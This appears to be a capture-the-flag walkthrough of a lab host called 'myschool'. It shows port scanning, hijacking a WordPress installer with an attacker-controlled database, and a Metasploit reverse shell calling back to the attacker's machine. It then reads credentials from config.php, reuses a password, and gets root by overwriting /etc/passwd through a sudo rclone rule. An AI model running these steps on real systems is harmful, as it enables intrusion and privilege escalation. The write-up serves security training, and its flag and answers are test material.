


Nmap scan: 5 ports open

```
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-01 23:22 +08
Nmap scan report for myschool (10.0.2.16)
Host is up (0.00038s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
3306/tcp  open  mysql    MySQL (unauthorized)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
33060/tcp open  mysqlx?  
```

Wordpress Installation on port 8080



The image shows the WordPress installation database configuration screen. At the top is the WordPress logo. Below it, a message states: "Below you should enter your database connection details. If you're not sure about these, contact your host." There are five input fields with labels and descriptions to their right:

- Database Name:**  The name of the database you want to use with WordPress.
- Username:**  Your database username.
- Password:**  Your database password.
- Database Host:**  You should be able to get this info from your web host, if localhost doesn't work.
- Table Prefix:**  If you want to run multiple WordPress installations in a single database, change this.

At the bottom left is a "Submit" button.

The first step of gaining access is to use the field that we can control which is the IP address of database host. We must make sure that we had an actual DB installed and that it is configured to allow connections from remote IP.

<https://mariadb.com/kb/en/configuring-mariadb-for-remote-client-access/>

10.0.2.% -> any host on 10.0.2.0 subnet

```
MariaDB [(none)]> grant all privileges on *.* to 'root'@'10.0.2.%' identified by 'password' with grant option;
Query OK, 0 rows affected (0.000 sec)
```

Creating database:

<https://mariadb.com/kb/en/create-database/>

```
[*]-[root@parrot-virtual]-[/etc/mysql/mariadb.conf.d]
#mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 57
Server version: 10.3.24-MariaDB-2 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database wordpress;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.000 sec)
```

Uploading reverse shell to wordpress:

<https://www.hackingarticles.in/wordpress-reverse-shell/>

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.0.2.16
rhosts => 10.0.2.16
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rport 8080
rport => 8080
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username root
username => root
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password password
password => password
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Authenticating with WordPress using root:password...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/SRFTJvtPrx/aHaxDUHdHt.php...
[*] Sending stage (39282 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:37144) at 2020-12-03 01:19:39 +0800
[*] Deleted aHaxDUHdHt.php
[*] Deleted SRFTJvtPrx.php
[*] Deleted ../SRFTJvtPrx

meterpreter >
meterpreter > sysinfo
Computer      : myschool
OS           : Linux myschool 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64
Meterpreter  : php/linux
```

Find DB credentials via config.php from cms made simple

```
www-data@myschool:/var/www/html/cmsms$ cat config.php
cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'root';
$config['db_password'] = 'SW)#$of4-9056d';
$config['db_name'] = 'cmsms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'America/New_York';
```

Password re-use, able to authenticate as user armour via reusing DB password.

```
www-data@myschool:/var/www/html/cmsms$ su armour
su armour
Password: SW)#$of4-9056d

armour@myschool:/var/www/html/cmsms$
```

We will be abusing rclone by tampering passwd file with a version that allows us to authenticate as root user.

```
armour@myschool:/tmp$ sudo -l
sudo: unable to resolve host myschool: Name or service not known
Matching Defaults entries for armour on myschool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User armour may run the following commands on myschool:
    (ALL : ALL) NOPASSWD: /usr/bin/rclone
armour@myschool:/tmp$
```

<https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/>

```
armour@myschool:/tmp$ openssl passwd -1 -salt password password
$1$password$Da2mWX1xe6J7jtwl2SNG/
```

Confirming the said changes.

```

armour@myschool:/tmp$ cat /etc/passwd
root:$1$password$Da2mWXlxe6J7jtwl2SNG/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
armour:x:1000:1000:armour,,:/home/armour:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/var/lib/mysql:/bin/false
armour@myschool:/tmp$ su - root
Password:
root@myschool:~#

```

Root flag

```

armour@myschool:/tmp$ su - root
Password:
root@myschool:~# cd /root
root@myschool:~# cat proof.txt
Best of Luck
02a4f62865fdddf48345f51ffdb073ec
root@myschool:~#

```